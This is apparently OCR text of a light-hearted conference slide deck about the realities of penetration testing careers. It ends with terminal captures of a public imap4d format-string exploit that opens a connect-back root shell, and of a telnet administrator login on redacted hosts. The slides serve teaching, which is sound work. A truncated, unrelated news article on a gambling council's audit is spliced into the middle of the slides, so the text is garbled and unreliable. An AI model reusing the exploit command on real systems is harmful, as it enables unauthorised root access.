Mamma's Don't Let Your Babies Grow Up to Be Pen Testers:

Everything Your Guidance Counselor Forgot To Tell You About Pen Testing

Who are we?

- “2 dudes by a trash can”
  - Dr. Patrick Engebretson
    - Network Sec wonk
  - Dr. Josh Pauli
    - Web Sec wonk
- So you want to be a pen tester?

Issue 1: Your expectations

Hacking like the movies!!!!

- Chicks dig hackers
- MS Windows rulz
- GUI > command line
- Become a PT, earn millions.

Issue 2: Reality.


- Most chicks don’t really care if you’re leet.
- Linux rulz.
- Command line > GUI
- “There is no money tree”

Issue 3: Budgets

- “What does a budget have to do with a Pen Test?”
- “You can have anything you want…as long as it’s free”

Issue 4: The PT authorization form should NOT give away the farm.


- "This job is like fighting Mike Tyson* with a pillow"
- "What do you mean we're going to tell them we're coming?"



* Tyson circa 1988

Issue 5: Information Gathering is important.

- "Yes we encourage you to do information gathering…it just has to be done in 10 minutes or less".



Issue 6: You must follow the rules of engagement

- "What does scope have to do with anything?
  - a.k.a. "you mean to tell me that that box is ripe with exploits and can give me root access to my target but I'm not allowed to attack it?"

Press button to win game

Issue 7: Fat fingers

- The dangers of having chubby little hands…

"Circus folk. Nomads, you know. Small hands. Smell like cabbage." ~ Austin Powers

Issue 8: Unrealistic deadlines

- “You mean I’m supposed to perform a Pen Test on 2,000 ip’s in 16 hours?”

Issue 9: Unrealistic client expectations

- "The sales men told you WHAT?"
  - "you know it's not REALLY possible to thoroughly scan 200 URLs in the next 20 minutes right?"

Issue 10: Relying on “other peoples” work…

- Using un-audited exploits
  - “What do you mean I gave away shells?”

Audit shows compulsive gambling group misused state funds

ST. PAUL (AP) — The Duluth-based Minnesota Council on Compulsive Gambling improperly spent state and city grant dollars, and some of the services it provided in return were shoddy, according to a legislative audit released Friday.

The report by the Office of the Legislative Auditor said the state Department of Human Ser-

information and the city did not include accountability provisions in its contracts with the private, non-profit council, the audit said.

The state from 2001 to 2004 contracted for services with the gambling council, which prepares educational materials related to compulsive gambling. The audit found that the council was reimbursed about $32,000 by the state for

Issue 11: Relying on YOUR OWN work…


- “What do you mean I got our IP banned from Whois?”

Issue 12: Keeping your data secure

- “What do you mean you sold the old PT machines on eBay???”


Issue 13: When your success means someone else failed.

- “What do you mean the Sys Admin is mad at me for embarrassing him in front of his boss?”



Issue 14: Someone has to write up all those findings.

- You mean I have to write a REPORT on all this stuff? Can't we just do a conference call?



Actual Windows Error Message

Issue 15: Things Change. (aka "Scanned today Hacked Tomorrow")

- You're PT is just a snapshot in time

What does it all mean???

- Yep it's still the best job on earth

```
[root@localhost Desktop]# ./a.out -h [redacted].185 -p 993 -c [redacted].163

GNU Mailutils imap4d v0.6 remote format string exploit
by CoKi <coki@nosystem.com.ar>

[*] verifying your host        : [redacted].163
[*] connect back port          : 45295
[*] verifying target host      : [redacted].185
[*] target imapd port          : 993

[*] connecting...              : done!

[root@[redacted]# whoami
root
[root@[redacted]#
```

```
root@bt:~#
root@bt:~# telnet [redacted].133
Trying [redacted].133...
Connected to [redacted].133.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: administrator
password:[redacted]

*===============================================================
Welcome to Microsoft Telnet Server.
*===============================================================
C:\Documents and Settings\Administrator>_
```